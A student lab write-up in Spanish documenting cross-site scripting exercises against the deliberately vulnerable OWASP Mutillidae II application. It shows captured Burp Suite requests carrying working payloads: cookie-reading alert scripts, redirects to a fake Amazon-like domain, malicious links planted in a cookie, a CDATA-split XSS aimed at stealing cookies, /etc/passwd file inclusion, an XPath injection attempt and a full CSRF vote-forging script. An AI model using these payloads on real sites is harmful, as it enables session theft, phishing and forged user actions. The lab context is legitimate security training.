

EJERCICIOS CROSS-SITE SCRIPTING

Prerequisitos:

- Kali linux
- OWASP BWA

Ejercicio 1 - Manual y XSSStrike

- Realizar los ejercicios de XSS en la máquina Mutillidae II
 - OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Reflected (First Order)
- 1- DNS Lookup

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP


Lookup DNS

Results for

Inyección 1: <script>alert(%27XSS%27)</script>

```
1 POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
3 Content-Length: 59
9 Origin: http://10.0.2.10
0 Connection: close
1 Referer: http://10.0.2.10/mutillidae/index.php?page=dns-lookup.php
2 Cookie: showhints=1; PHPSESSID=dgn6d8lfs6085e67d8n1pvdg3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
3 Upgrade-Insecure-Requests: 1
4 Sec-GPC: 1
5
5 target_host=<script>alert(%27XSS%27)</script>&dns-lookup-php-submit-button=Lookup+DNS
```

Resultado



Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

8.8.8.8

Lookup DNS

Results for clickhere

Inyección 2: <a%20href=%27https://es.malwarebytes.com/%27>clickhere

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 59
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=dns-lookup.php
12 Cookie: showhints=1; PHPSESSID=dgn6d8lfs6085e67d8n1pvdg3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 target_host=<a%20href=%27https://es.malwarebytes.com/%27>clickhere</a>&dns-lookup-php-submit-button=Lookup+DNS
```

Resultado: al dar click redirecciona a la pagina que colocamos.

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

8.8.8.8

Lookup DNS

Results for clickhere

The screenshot shows a web browser window with the following details:

- URL Bar:** https://es.malwarebytes.com
- Page Headers:** Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Nessus Essentials / Fo...
- Page Navigation:** CONTACTA CON NOSOTROS, EMPRESA, INICIAR SESIÓN
- Page Content:**
 - Malwarebytes Logo:** Malwarebytes
 - Main Slogan:** Seguridad informática que aplasta lo que otros no pueden
 - Two Main Sections:**
 - Usuarios domésticos:** Descripción: Proteja sus dispositivos, sus datos y su privacidad con Malwarebytes y vea lo que se está perdiendo. Botones: DESCARGA GRATUITA, Ver precios→
 - Empresas:** Descripción: Proteja sus terminales y servidores con sistemas dignos de una multinacional, pero aptos para pymes. Botones: DESCARGA GRATUITA, Más información→

2- Pent test tool Lookup

Pen Test Tools

Select Pen Test Tool

Pen Test Tool Netsparker Community Edition

Lookup Tool

Injecion <script>alert('XSS')</script>

```
1 POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 59
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=pen-test-tool-lookup.php
12 Cookie: showhints=1; PHPSESSID=l236sc6gil26b3a2lcbng2b301; acopendivids=swingset,jotto,phppbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 ToolID=<script>alert('XSS')</script>&pen-test-tool-lookup-php-submit-button=Lookup+Tool
```

Arroja el source estimo, no se si es correcto.

```
,"penTestTools":[]}]' var addRow = function(pRowOfData){ try{ var IDocRoot = window.document; var ITR = IDocRoot.createElement("tr");
/toolbar_id, tool_name, phase_to_use, tool_type, comment var IToolIDTD = IDocRoot.createElement("td"); var IToolNameTD = IDocRoot.createElement("td"); var IPhaseTD = IDocRoot.createElement("td");
IToolTypeTD = IDocRoot.createElement("td"); var ICommentTD = IDocRoot.createElement("td"); //KeyTD.addAttribute("class", "label"); IToolIDTD.setAttribute("class", "sub-body");
IToolNameTD.setAttribute("class", "sub-body"); IToolNameTD.setAttribute("style", "color:#770000"); IPhaseTD.setAttribute("class", "sub-body"); IToolTypeTD.setAttribute("class", "sub-body");
ICommentTD.setAttribute("class", "sub-body"); ICommentTD.setAttribute("style", "font-weight: normal"); IToolIDTD.appendChild(IDocRoot.createTextNode(pRowOfData.tool_id));
IToolNameTD.appendChild(IDocRoot.createTextNode(pRowOfData.tool_name)); IPhaseTD.appendChild(IDocRoot.createTextNode(pRowOfData.phase_to_use));
IToolTypeTD.appendChild(IDocRoot.createTextNode(pRowOfData.tool_type)); ICommentTD.appendChild(IDocRoot.createTextNode(pRowOfData.comment)); ITR.appendChild(IToolIDTD);
ITR.appendChild(IToolNameTD); ITR.appendChild(IToolTypeTD); ITR.appendChild(ICommentTD); ITR.appendChild(ITR); }catch(*Exception* e){ alert("Error trying to add row
in function addRow: " + e.name + ":" + e.message); } // end JavaScript function addRow var displayError = function(){ try{ if(gDisplayError == "TRUE"){ document.getElementById("id-invalid-
input-tr").style.display=""; } // end if }catch(*Exception* e){ alert("Error trying to display error: " + e.message); } // end try };// end function var displayPenTestTools = function(){ try{ var
gPenTestTools$ON = ""; if (gPenTestTools$ONString.length > 0){ if (gUseSafeJSONParser == "TRUE"){ gPenTestTools$ON = JSON.parse(gPenTestTools$ONString); }else{ gPenTestTools$ON = eval("(" +
gPenTestTools$ONString + ")"); } // end if gUseSafeJSONParser //alert(gPenTestTools$ON); var laTools = gPenTestTools$ON.query.penTestTools; if(laTools && laTools.length > 0){

document.getElementById("idDisplayTable").style.display=""; for (var i=0; i < 0 )catch(*Exception* e){ alert("Error trying to parse JSON: " + e.message); } // end try };// end function
```



3- Hacker fiels old

Take the time to read some of these great old school hacker text files.
Just choose one from the list and submit.

Text File Name Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991)

View File

For other great old school hacking texts, check out <http://www.textfiles.com/>.

Primero probamos por consola el script "<script>alert(document.cookie)</script>"

```
<option value=<script>alert(document.cookie)</script>>Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991)</option>
```

```

Pretty Raw Hex
1 POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 109
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=text-file-viewer.php
12 Cookie: showhints=1; PHPSESSID=l236sc6gil26b3a2lcbng2b301; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 textfile=<script>alert(document.cookie)</script>">&text-file-viewer-php-submit-button=View+File

```

Ambas formas arrojan el mismo resultado.



4- User info SQL

Se captura el login con burpsuite

```

Pretty Raw Hex
1 GET /mutillidae/index.php?page=user-info.php&username=course&password=vero&user-info-php-submit-button=View+Account+Details HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=user-info.php
9 Cookie: showhints=1; PHPSESSID=0v9a6jj4dfapl69r0d39n2lm61; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13

```


Se injecta el script "<script>window.location='https://www.thisisnotafakeamazonweb.com';</script>"

```

1 GET /mutillidae/index.php?page=<script>window.location='https://www.thisisnotafakeamazonweb.com';</script>">&username=course&password=vero&user-info-php-submit-button=View+Account+Details
HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=user-info.php
9 Cookie: showhints=1; PHPSESSID=0v9a6jj4dfapl69r0d39n2lm61; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13

```

El resultado es que redirecciona la pagina a un sitio inseguro en el que pueden que soliciten información como login de amazon etc.



5- Set background color

Se captura y se inyecta un script que lleva a una web maliciosa.

```
1 POST /mutillidae/index.php?page=set-background-color.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 84
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=set-background-color.php
12 Cookie: showhints=1; PHPSESSID=0v9a6jj4dfap169r0d39n2lm61; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 background_color=<A%20HREF="http://{BLOCKED}e.ru/stats/00/counter/{hex}">CC0010</A>&set-background-color.php-submit-button=Set+Background+Color
```

Se ve abajo que da un código a pulsar para ver supuestamente el color nuevo de la pagina.

Please enter the background color you would like to see

**Enter the color in RRGGBB format
(Example: Red = FF0000)**

Background Color

Set Background Color

The current background color is CC0010

En este caso se utilizó una página inexistente como prueba pero si fuera verdadera podría ser una web maliciosa.

Hmm. We're having trouble finding that site.

We can't connect to the server at {blocked}e.ru.

If that address is correct, here are three other things you can try:

- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.

Try Again

6- HTML5 storage

Intente interceptar y meter la inyección a través de source pero no lo logre cada vez que intentaba ingresaba pero adicionaba y burpsuite no interceptaba el acto.

Lo que podemos hacer es tocar la codificación y cambiar clave valor, esta fue la recomendación que lei en la ayuda, Esta es la pagina original.

HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
AuthorizationLevel	0	Session
MessageOfTheDay	Go Cats!	Local

[] [] Session Local Add New

Session Storage Local Storage All Storage

Lo que pude hacer es modificar o añadir clave valor tocando el código o source.

Cambiamos el item authorization key por root por ejemplo.

```
</tbody>
  <tbody id="idSessionStorageTableBody" style="font-weight:bold;">
    <tr>
      <td>root</td>
      <td style="text-align: center;">l</td>
      <td>Session</td>
```

HTML 5 Web Storage		
Web Storage		
Key	Item	Storage Type
root	1	Session
MessageOfTheDay	Go Cats!	Local

Session Local [Add New](#)

Tambien se puede añadir un key

HTML 5 Web Storage		
Web Storage		
Key	Item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local
admin	admin	Session

Session Local [Add New](#)

7- Capture data page

Explorando el recurso muestra la intercepción de logs y datos de un usuario.

Realice la captura de LOGS por ejemplo y esto fue lo que logre

Esta es la pagina como se presenta.

Data Capture Page
This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named captured-data.txt . On this system, the file should be found at /tmp/captured-data.txt . The page also tries to store the captured data in a database table named captured_data and logs the captured data. There is another page named captured-data.php that attempts to list the contents of this table.
The data captured on this request is: page = capture-data.php showhints = 1 PHPSESSID = uq4egrc5urk3ojmmimgvse1h2 acopendivids = swingset,otto,phpbb2,redmine acgroupswithpersist = nada

Would it be possible to hack the hacker? Assume the hacker will view the captured requests with a web browser.

En burpsuite se pueden hacer inyecciones a través de la cookie, que es un término variable.

Incruste un link malicioso entre los datos.

```

Pretty Raw Hex
1 GET /mutillidae/index.php?page=capture-data.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=captured-data.php
9 Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=<a%20href="https://www.wicar.org/test-malware.html">Click Here</a>
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13

```

Resultado.

Captured Data Page

This page shows the data captured by page [capture-data.php](#). There should also be a file with the same data since capture-data.php tries to save the data to a table and a file. The table contents are being displayed on this page. On this system, the file should be found in [/var/www/mutillidae](#). The database table is named [captured_data](#).

[Refresh](#) [Delete Captured Data](#) [Capture Data](#)

12 captured records found						
Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
10.0.2.15	10.0.2.15	53012	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	http://10.0.2.10/mutillidae/index.php?page=captured-data.php	page = capture-data.php showhints = 1 acopendivids = swingset,jotto,phpbb2,redmine acgroupswithpersist = nada PHPSESSID = Click Here	2023-01-06 20:47:40

Data Capture Page

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named **captured_data** and **logs** the captured data. There is another page named **captured-data.php** that attempts to list the contents of this table.

The data captured on this request is: **page = capture-data.php**
showhints = 1 **acopendivids = swingset,jotto,phpbb2,redmine**
acgroupswithpersist = nada **PHPSESSID = Click Here**

Would it be possible to hack the hacker? Assume the hacker will view the captured requests with a web browser.

El click here redirecciona a una pagina maliciosa.

8- Document viewer

Luego de explorar la pagina vi que es una pagina para descargar documentos que parecen tutoriales distintos, capture una de las peticiones en burpsuite e inyecte un script malicioso.

```
1 GET /mutillidae/index.php?page=document-viewer.php&PathToDocument=<a%20href="http://www.staggeringbeauty.com/">Descargar%20Documento</a>&document-viewer-php-submit-button=View+Document HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation%2Fchange-log.html&document-viewer-php-submit-button=View+Document
9 Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=co5qa0gnmdrsda0qlqnPk28ij0
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

Resultado redirecciona la pagina

Please Choose Document to View


- Change Log
- Robots.txt
- Installation Instructions: Windows 7 (PDF)
- How to access Mutillidae over Virtual-Box-network

[View Document](#)

Currently viewing document "Descargar Documento"

Not Found

The requested URL /mutillidae/<a href= was not found on this server.



9- Arbitrary file inclusión

En la barra de navegador se puede realizar inyecciones como la que se muestra a continuación

The screenshot shows a web browser window with the URL `10.0.2.10/mutillidae/index.php?page=/etc/passwd`. The page title is "OWASP Mutillidae II: Web Pwn in Mass Production". The main content area displays a long string of text representing the contents of the `/etc/passwd` file on the target system. The string includes entries for root, various system services like cron, and many user accounts such as www-data, mysql, postgres, and multiple tomcat and hald daemon entries. On the left, there is a sidebar with a navigation menu for "OWASP 2013", "OWASP 2010", "OWASP 2007", "Web Services", and "HTML 5".

This screenshot shows the same web browser window with a different URL: `10.0.2.10/mutillidae/index.php?page=/etc/resolv.conf`. The page title remains the same. The main content area now displays the contents of the `/etc/resolv.conf` file, which contains a single line: "nameserver 192.168.100.1". The sidebar on the left is still visible with the "OWASP 2013" option selected.

Intente inyectar un file pero no fue exitoso, dejo aquí mi intento

Cree dos files en /etc pero de Kali, según entiendo debe ser en mutillidae pero no supe como hacerlo. Entonces intente inyectarlo pero no fue exitoso,

The screenshot shows a "Page Not Found" error page from the OWASP Mutillidae II site. The error message is "Validation Error: 404 - Page Not Found". At the bottom of the page, there are two buttons: "Back" and "Help Me!". The sidebar on the left is visible with the "OWASP 2013" option selected.

```
(veronica@kali)-[/etc]
$ ls
adduser.conf      cron.daily      ettercap      hosts      ld.so.conf.d    mke2fs.conf   OpenCL      python3      scalpel      subgid      ufw
adduser.conf-dpkg-save cron.hourly  firebird      hosts.allow libao.conf     ModemManager openfortivpn python3.10    screenrc    subgid-
adduser.conf-update-old cron.monthly firefox-esr  hosts.deny  libaudit.conf modprobe.d  opennni       python3.11    sddm.conf.d subuid
adjtime           crontab       fonts         idmapd.conf libblockdev modules      openvas      python3.9     searchsploit_rc subuid-
alsa              cron.weekly   freetds      ifplugd     libnl-3       modules-load.d openvpn      radcli      secret.txt  subversion
alternatives      cryptsetup-initramfs fuse.conf    init.d      libpaper.d   mosquitto    opt          rc0.d      security   sudo.conf   subgid-
apache2           cryptsetup-nuke-password gai.conf     initramfs-tools lightdm     libnl-3       modules-load.d openvpn      radcli      secret.txt  subversion
apparmor          crypttab       gecode        inputrc     lighttpd     libpaper.d   mosquitto    opt          rc0.d      security   sudo.conf   subgid-
apparmor.d        cupp.cfg      geoctue      inserv.conf.d locale.alias mysql      pam.conf    rc1.d      selinux   sudoers   vim
apt               dbus-1        ghostscript  inserv.conf.d locale.gen  nanorc      pam.d       rc2.d      sensors3.conf sudoers.d  vpnc
avahi             dconf         glvnd       ipp-usb      localtime  needrestart  papersize   rc3.d      sensors.d sudoers.d  vulkan
bash.bashrc       debconf.conf  gnome-system-tools iproute2  logcheck   netconfig    passwd     rc4.d      services   sudo_logsrvd.conf wgetrc
bash_completion   debian_version gprofng.rc  ipsec.conf  login.defs netsniff-ng perl      rc5.d      sgml      sysctl.conf wpa_supplicant
bash_completion.d debtags       groff       ipsec.d     logrotate.conf network    php       rearj.cfg  shadow   sysctl.d  X11
bindresvport.blacklist default     group      ipsec.secrets logrotate.d NetworkManager Plymouth  redis      rcS.d      shadow   sysstat  xattr.conf
binfmt.d          deluser.conf  group-      issue      macchanger networks  polkit-1  redsocks.conf smartd.conf terminfo  x12tpd
bluetooth         dhcp         grub.d     issue.net  machine-id nfs.conf  postgresql request-key.conf smi.conf  theHarvester  xrdp
c99.php           dictionaries-common gshadow     java-11-openjdk magic      nftables.conf powershell-empire resolv.conf snmp      tightvncserver.conf zsh
ca-certificates   dns2tcpd.conf  gshadow-    java-17-openjdk magic.mime nginx      ppp       responder speech-dispatcher timezone
ca-certificates.conf doc-base     gss        john       mailcap     nginx      ppp       responder speech-dispatcher tightvncserver.conf zsh_command_not_found
chatscripts       docker       gtk-2.0    kernel     mailcap.order nikto.conf profile   rmt      sqlmap      timidity
cifs-utils        dpkg         gtk-3.0    kernel-img.conf manpath.config nsisconfig.nsh profile.d  rpc       ssh       tmpfiles.d
cloud             e2scrub.conf  guymager   keyutils  matplotlibrc  nsswitch.conf protocols  rsyslog.conf ssl       tor       ts.conf
cni               emacs       gvm        king-phisher mime.types ODBCDataSources proxychains4.conf rsyslog.d  sslsplit
console-setup     environment  hdparm.conf host.conf  ld.so.cache minicom   odbc.ini  proxychains.conf runit      strongswan.conf ucf.conf
containerd        environment  host.conf  hostname  ld.so.conf  miredo     odbcinst.ini pulse      samba      strongswan.d udev
cron.d            ethertypes

```

Tambien vi el source y se podrían hacer inyecciones desde allí como insertar links,etc. Pero no se si es el propósito.

10- XML validator

Nos podemos aprovechar de esta vulnerabilidad inyectando XSS como

```
<test> $lDOMDocument->textContent=<![CDATA[< ]>script<![CDATA[> ]>alert(document.cookie)<![CDATA[< ]>/script<![CDATA[> ]>
</test>
```

Para robar cookies.

Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>

```
<test> $lDOMDocument->textContent=
<![CDATA[< ]>script<![CDATA[> ]>alert('XSS')
<![CDATA[< ]>/script<![CDATA[> ]> </test>
```

XML



Podemos probar el mismo script a través de burpsuite para ver si resulta.

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=xml-validator.php&xml=<test>%20$!DOMDocument->textContent=<! [CDATA[<>]>script<! [CDATA[>]>alert('XSS')<! [CDATA[<>]>/script<! [CDATA[>]]>%20</test>&xml-validator-php-submit-button=Validate+XML HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=xml-validator.php&xml=vero&xml-validator-php-submit-button=Validate+XML
9 Cookie: showhints=1; PHPSESSID=0on9kj31n54q18b25ht1463p7; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
```



11- User info xpath

Intente realizar una inyección path pero no resultó. VER CORRECCION

```
1 GET /mutillidae/index.php?page=user-info-xpath.php&username='%20or%20'1='1&password='%20or%20'1='1&user-info-php-submit-button=View+Account+Details HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer:
http://10.0.2.10/mutillidae/index.php?page=user-info-xpath.php&username=%27%29+or+1%3D1%5D+%7C+%2F%2Fuser%2Fpassword%5B%28%27%29%3D%28%27%23Get+all+names+and+passwords&password=%27%29+or+1%3D1%5D+
%7C+%2F%2Fuser%2Fpassword%5B%28%27%29%3D%28%27%23Get+all+names+and+passwords&user-info-php-submit-button=View+Account+Details
9 Cookie: showhints=1; PHPSESSID=5d00kaa8fvkmm4aot6b4is2hs6; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

Please enter username and password
to view account details

Name

Password

Dont have an account? [Please register here](#)

Error Message

Failure is always an option	
Line	70
Code	0
File	/owaspbwa/mutillidae-git/classes/XMLHandler.php
Message	XML datasource not loaded. This may be caused by failing to set XML datasource with call to SetDataSourcePath().
Trace	#0 /owaspbwa/mutillidae-git/user-info-xpath.php(220): XMLHandler->ExecuteXPathQuery('//Employee[User...') #1 /owaspbwa/mutillidae-git/index.php(614): require_once('/owaspbwa/mutil...') #2 {main}
Diagnostic Information	Error attempting to display user information
Click here to reset the DB	

12- Poll question

Para realizar esta inyección utilice la última versión de mutillidae 2017.

Cuando abrimos la página y damos nuestro voto aparece que hemos votado 1 ahora si inyectamos un script

Choose Your Favorite Security Tool

Initial your choice to make your vote count

- nmap
- wireshark
- tcpdump
- netcat
- metasploit
- kismet
- Cain
- Ettercap
- Paros
- Burp Suite
- Sysinternals
- inSIDDer

Your Initials:

Your choice was nmap

1 Records Found	
Tool	Votes
nmap	1

Como este que sacamos de la ayuda.

```
<script>
function sendcsrf(){
    var lForm = document.createElement("FORM");
    lForm.action="http://localhost/index.php";
    lForm.method = "GET";
    lForm.enctype="application/x-www-form-urlencoded";
    document.body.appendChild(lForm);

    var lPage = document.createElement("INPUT");
    lPage.setAttribute("name", "page");
    lPage.setAttribute("type", "hidden");
    lPage.setAttribute("value", "user-poll.php");
    lForm.appendChild(lPage);

    var lCSRFToken = document.createElement("INPUT");
    lCSRFToken.setAttribute("name", "csrf-token");
    lCSRFToken.setAttribute("type", "hidden");
    lCSRFToken.setAttribute("value", "");
    lForm.appendChild(lCSRFToken);
    var lChoice = document.createElement("INPUT");
    lChoice.setAttribute("name", "choice");
    lChoice.setAttribute("type", "hidden");
    lChoice.setAttribute("value", "nmap");
    lForm.appendChild(lChoice);

    var lInitials = document.createElement("INPUT");
    lInitials.setAttribute("name", "initials");
    lInitials.setAttribute("type", "hidden");
    lInitials.setAttribute("value", "JD");
    lForm.appendChild(lInitials);

    var lButton = document.createElement("INPUT");
    lButton.setAttribute("name", "user-poll-php-submit-button");
    lButton.setAttribute("type", "hidden");
    lButton.setAttribute("value", "Submit Vote");
    lForm.appendChild(lButton);

    lForm.submit();
}
sendcsrf();
</script>
```

Y pegamos en echo message que reproduce lo que pedimos da el resultado siguiente



Switch to Cross-Origin Resource Sharing

Message

Choose Your Favorite Security Tool

Initial your choice to make your vote count

- nmap
- wireshark
- tcpdump
- netcat
- metasploit
- kismet
- Cain
- Ettercap
- Paros
- Burp Suite
- Sysinternals
- inSIDder

Your Initials: JD

Submit Vote

Your choice was nmap

1 Records Found

Tool	Votes
nmap	3

Incluso podemos variar el script a POST y cambiar las selecciones e igual funciona.

```
<script>
function sendcsrf(){
    var lForm = document.createElement("FORM");
    lForm.action="http://localhost/index.php";
    lForm.method = "POST";
